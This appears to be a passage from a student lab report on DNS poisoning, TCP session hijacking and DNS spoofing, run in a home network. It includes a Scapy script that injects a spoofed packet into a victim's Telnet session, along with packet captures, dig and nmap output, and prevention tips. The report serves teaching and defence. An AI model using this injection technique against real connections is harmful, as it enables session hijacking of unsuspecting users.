



Figure: After DNS poisoning Attack

After that the DNS traffic was observed on my ettercap [14].




DNS helps find the right website when user type in a web address. Hackers can sometimes trick the DNS to take user to fake bad websites instead of the real one.

Steps to prevent DNS poisoning:


- Update your DNS settings often to use the newest secure DNS options
- Use DNS services that scramble the connection to stop hackers from seeing it
- Add browser apps that scramble your DNS requests so hackers can't read them
- Double check DNS is updated before logging into important accounts
- Create long, unique passwords that are hard for hackers to guess
- Stay alert about DNS security to avoid fake bad websites that try to steal your information [16].

Implementation of TCP-Session Hijacking Attack: Before implementing the TCP session hijackin attack, it was ensured that the connection was working properly by using the ping command. The Windows machine being used as the victim had an IP of 10.159.204.123.

Pinging Victim IP:



Kali machine(Attacker) IP in victim machine:



```
C:\Users\kajol>ping 10.159.204.122

Pinging 10.159.204.122 with 32 bytes of data:
Reply from 10.159.204.122: bytes=32 time=4ms TTL=64
Reply from 10.159.204.122: bytes=32 time=3ms TTL=64
Reply from 10.159.204.122: bytes=32 time=5ms TTL=64
Reply from 10.159.204.122: bytes=32 time=1ms TTL=64

Ping statistics for 10.159.204.122:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 5ms, Average = 3ms

C:\Users\kajol>
```

So to implement the TCP attack, the script was written in Scapy, script is shown below:

```
>>> from scapy.all import *
...:
...: ip = IP(src="10.159.204.122", dst="10.159.204.123")
...: tcp = TCP(sport=53, \
...:           dport=50505, \
...:           flags="A", \
...:           seq=323135827, \
...:           ack=1650758242)
...: data = "echo 'YOU ARE HACKED'"
...:
...: pkt = ip/tcp/data
...: send(pkt)
.
Sent 1 packets.
>>>
```


Figure: Attack script

To check if the attack worked correctly, some data was written to the victim machine using Telnet.

```
Command Prompt

C:\Users\kajol>telnet 10.159.204.122 53
```

```
Telnet 10.159.204.122

YOU ARE HACKED>>>!!! Telnet Client

Microsoft Telnet> s 'CTRL+]'
```

A significant amount of TCP packets were seen being exchanged between the victim system and the attacker system in the network traffic that was captured on the attacker machine.



No.	Time	Source	Destination	Protocol	Length	Info
2	4.399055410	10.159.204.123	10.159.204.122	TCP	66	50505 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
3	4.399121125	10.159.204.122	10.159.204.123	TCP	66	53 → 50505 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM
4	4.400403291	10.159.204.123	10.159.204.122	TCP	60	50505 → 53 [ACK] Seq=1 Ack=1 Win=262656 Len=0
5	6.002971123	10.159.204.123	10.159.204.122	TCP	60	50505 → 53 [PSH, ACK] Seq=1 Ack=1 Win=262656 Len=1 [TCP segment of a
6	6.003178736	10.159.204.122	10.159.204.123	TCP	54	53 → 50505 [ACK] Seq=1 Ack=2 Win=64256 Len=0
7	6.619912229	10.159.204.123	10.159.204.122	TCP	60	50505 → 53 [PSH, ACK] Seq=2 Ack=1 Win=262656 Len=1 [TCP segment of a
8	6.620008349	10.159.204.122	10.159.204.123	TCP	54	53 → 50505 [ACK] Seq=1 Ack=3 Win=64256 Len=0
9	6.955746317	10.159.204.123	10.159.204.122	TCP	60	50505 → 53 [PSH, ACK] Seq=3 Ack=1 Win=262656 Len=1 [TCP segment of a
10	6.955847581	10.159.204.122	10.159.204.123	TCP	54	53 → 50505 [ACK] Seq=1 Ack=4 Win=64256 Len=0
11	7.298185569	10.159.204.123	10.159.204.122	TCP	60	50505 → 53 [PSH, ACK] Seq=4 Ack=1 Win=262656 Len=1 [TCP segment of a
12	7.298276699	10.159.204.122	10.159.204.123	TCP	54	53 → 50505 [ACK] Seq=1 Ack=5 Win=64256 Len=0
13	7.676257322	10.159.204.123	10.159.204.122	TCP	60	50505 → 53 [PSH, ACK] Seq=5 Ack=1 Win=262656 Len=1 [TCP segment of a
14	7.676356939	10.159.204.122	10.159.204.123	TCP	54	53 → 50505 [ACK] Seq=1 Ack=6 Win=64256 Len=0
16	7.929141885	10.159.204.123	10.159.204.122	TCP	60	50505 → 53 [PSH, ACK] Seq=6 Ack=1 Win=262656 Len=1 [TCP segment of a
17	7.929249078	10.159.204.122	10.159.204.123	TCP	54	53 → 50505 [ACK] Seq=1 Ack=7 Win=64256 Len=0
18	8.062644991	10.159.204.123	10.159.204.122	TCP	60	50505 → 53 [PSH, ACK] Seq=7 Ack=1 Win=262656 Len=1 [TCP segment of a
19	8.062766811	10.159.204.122	10.159.204.123	TCP	54	53 → 50505 [ACK] Seq=1 Ack=8 Win=64256 Len=0
20	8.313457321	10.159.204.123	10.159.204.122	TCP	60	50505 → 53 [PSH, ACK] Seq=8 Ack=1 Win=262656 Len=1 [TCP segment of a
21	8.313557988	10.159.204.122	10.159.204.123	TCP	54	53 → 50505 [ACK] Seq=1 Ack=9 Win=64256 Len=0
22	8.597898591	10.159.204.123	10.159.204.122	TCP	60	50505 → 53 [PSH, ACK] Seq=9 Ack=1 Win=262656 Len=1 [TCP segment of a
23	8.597996950	10.159.204.122	10.159.204.123	TCP	54	53 → 50505 [ACK] Seq=1 Ack=10 Win=64256 Len=0
24	8.873635117	10.159.204.123	10.159.204.122	TCP	60	50505 → 53 [PSH, ACK] Seq=10 Ack=1 Win=262656 Len=1 [TCP segment of a
25	8.873774763	10.159.204.122	10.159.204.123	TCP	54	53 → 50505 [ACK] Seq=1 Ack=11 Win=64256 Len=0
27	9.071704087	10.159.204.123	10.159.204.122	TCP	60	50505 → 53 [PSH, ACK] Seq=11 Ack=1 Win=262656 Len=1 [TCP segment of a
28	9.071834297	10.159.204.122	10.159.204.123	TCP	54	53 → 50505 [ACK] Seq=1 Ack=12 Win=64256 Len=0
30	9.641922929	10.159.204.123	10.159.204.122	TCP	60	50505 → 53 [PSH, ACK] Seq=12 Ack=1 Win=262656 Len=1 [TCP segment of a
31	9.642037218	10.159.204.122	10.159.204.123	TCP	54	53 → 50505 [ACK] Seq=1 Ack=13 Win=64256 Len=0
32	9.933214229	10.159.204.123	10.159.204.122	TCP	60	50505 → 53 [PSH, ACK] Seq=13 Ack=1 Win=262656 Len=1 [TCP segment of a
33	9.933314218	10.159.204.122	10.159.204.123	TCP	54	53 → 50505 [ACK] Seq=1 Ack=14 Win=64256 Len=0
35	10.230127452	10.159.204.123	10.159.204.122	TCP	60	50505 → 53 [PSH, ACK] Seq=14 Ack=1 Win=262656 Len=1 [TCP segment of a
36	10.230240498	10.159.204.122	10.159.204.123	TCP	54	53 → 50505 [ACK] Seq=1 Ack=15 Win=64256 Len=0
39	12.478325902	10.159.204.123	10.159.204.122	TCP	60	50505 → 53 [PSH, ACK] Seq=15 Ack=1 Win=262656 Len=1 [TCP segment of a
40	12.478441977	10.159.204.122	10.159.204.123	TCP	54	53 → 50505 [ACK] Seq=1 Ack=16 Win=64256 Len=0

Figure: TCP packets

As seen in the below image the connection is established between attacker and victim.




Figure: TCP connection establishment

As seen in the below image the connection is terminated between attacker and victim.




Figure: TCP connection termination





Figure: attacker and victim machine data[15]

Steps to prevent session hijacking and improve online security:

- Avoid public Wi-Fi for sensitive tasks like banking or shopping.
- Use a VPN on public networks to encrypt data and hide IP address from hackers.
- Frequently regenerate session keys after logging in to prevent reuse of credentials.
- Only use HTTPS websites for secure encrypted connections preventing session ID theft.
- Don't click questionable links in emails to avoid malware or phishing site redirects.
- Watch out for scams trying to steal personal information.
- Take precautions like VPNs and HTTPS to stay safe from session hijacking on public Wi-Fi [17].

Analyzing Intercepted YouTube Traffic with Wireshark, Nmap and Scapy:



```
┌──(kali㉿kali)-[~]
└─$ dig @8.8.8.8 www.youtube.com

; <<>> DiG 9.19.17-1-Debian <<>> @8.8.8.8 www.youtube.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16721
;; flags: qr rd ra; QUERY: 1, ANSWER: 17, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.youtube.com.               IN      A

;; ANSWER SECTION:
www.youtube.com.        228     IN      CNAME   youtube-ui.l.google.com.
youtube-ui.l.google.com. 228    IN      A       172.217.204.93
youtube-ui.l.google.com. 228    IN      A       172.217.204.190
youtube-ui.l.google.com. 228    IN      A       172.217.204.136
youtube-ui.l.google.com. 228    IN      A       172.217.204.91
youtube-ui.l.google.com. 228    IN      A       172.217.203.190
youtube-ui.l.google.com. 228    IN      A       172.217.203.136
youtube-ui.l.google.com. 228    IN      A       142.250.98.190
youtube-ui.l.google.com. 228    IN      A       142.250.98.136
youtube-ui.l.google.com. 228    IN      A       142.250.98.91
youtube-ui.l.google.com. 228    IN      A       142.250.97.93
youtube-ui.l.google.com. 228    IN      A       142.250.97.190
youtube-ui.l.google.com. 228    IN      A       142.250.97.91
youtube-ui.l.google.com. 228    IN      A       142.251.107.190
youtube-ui.l.google.com. 228    IN      A       142.251.107.136
youtube-ui.l.google.com. 228    IN      A       74.125.196.91
youtube-ui.l.google.com. 228    IN      A       74.125.196.93

;; Query time: 43 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (UDP)
;; WHEN: Thu Oct 26 22:33:19 EDT 2023
;; MSG SIZE  rcvd: 334
```

Figure: Before attack on www.youtube.com

Scapy script for intercepting YouTube traffic:

Figure: Injected code to intercept and spoof the traffic using Scapy

Figure: After attack on www.youtube.com




Figure: Spoofed response

Seeing TCP retransmissions in Wireshark is an indication that the spoofed DNS response is causing issues.

Here's what's happening:

- The browser makes a DNS request for the YouTube domain
- Scapy intercepts it and spoofs a response with the fake IP
- The browser connects to the fake IP, but there is no server there
- The TCP SYN packets sent to the fake IP go unanswered
- After a few retries, the browser gives up and you see the "site can't be reached" error
- Those retries show up as TCP retransmissions in Wireshark

This is expected behavior, since the tool redirected traffic to an IP that doesn't exist.

The retransmissions show the network stack in the browser repeatedly trying to establish the TCP connection, without success.

All these are indicators of the misdirection caused by the spoofed DNS response.

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -p 80 192.168.0.200
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-26 23:25 EDT
Nmap scan report for 192.168.0.200
Host is up.

PORT   STATE    SERVICE
80/tcp filtered http

Nmap done: 1 IP address (1 host up) scanned in 2.18 seconds
```

this Nmap command with -Pn shows the filtered state for port 80 on the fake IP 192.168.0.200.

The key takeaways:

- Host is up - Nmap now sees the IP as reachable since we skipped pinging
- PORT 80/tcp filtered http - The port 80 probe is getting filtered, meaning no response. This indicates nothing is actually listening on that port, as expected.
- If it was open, it would show "80/tcp open http".

So in summary, this filtered state from Nmap verifies the DNS spoofing is redirecting traffic to an unreachable IP with no web server on port 80.




Figure: Connection Terminated




Figure: QUIC packets of www.youtube.com

References:

[1] Keary, T., & Keary, T. (2022). How to use the Wireshark Network Protocol Analyzer [Tutorial]. *Comparitech. https://www.comparitech.com/net-admin/how-to-use-wireshark/*

[2] GeeksforGeeks. (2022). DNS in Wireshark. GeeksforGeeks. https://www.geeksforgeeks.org/dns-in-wireshark/

[3] GeeksforGeeks. (2022a). TCP Analysis using Wireshark GeeksforGeeks. https://www.geeksforgeeks.org/tcp-analysis-using-wireshark/

[4] GeeksforGeeks. (2021). TCP 3 way Handshake process. GeeksforGeeks. https://www.geeksforgeeks.org/tcp-3-way-handshake-process/

[5] TCP-4-times-close. (n.d.). https://wiki.wireshark.org/TCP%204-times%20close

[6] Analyzing the web mail using Wireshark. (2018, July 1). IEEE Conference Publication | IEEE Xplore. https://ieeexplore.ieee.org/abstract/document/8686871

[7] Ghosh, B. B. (n.d.). UDP Wireshark analysis. https://linuxhint.com/udp_wireshark_analysis/

[8] Internet_Control_Message_Protocol. (n.d.). https://wiki.wireshark.org/Internet_Control_Message_Protocol

[9] Molenaar, R. (2022, May 17). ICMP (Internet Control Message Protocol). NetworkLessons.com. https://networklessons.com/cisco/ccie-routing-switching-written/icmp-internet-control-message-protocol

[10] Phillips, A., & Phillips, A. (2023). How to Decrypt SSL with Wireshark – HTTPS Decryption Guide. *Comparitech. https://www.comparitech.com/net-admin/decrypt-ssl-with-wireshark/*

[11] Wikipedia contributors. (2023). Transport layer security. Wikipedia. https://en.wikipedia.org/wiki/Transport_Layer_Security#Resumed_TLS_handshake

[12] tcpdump | Kali Linux Tools. (n.d.). Kali Linux. https://www.kali.org/tools/tcpdump/

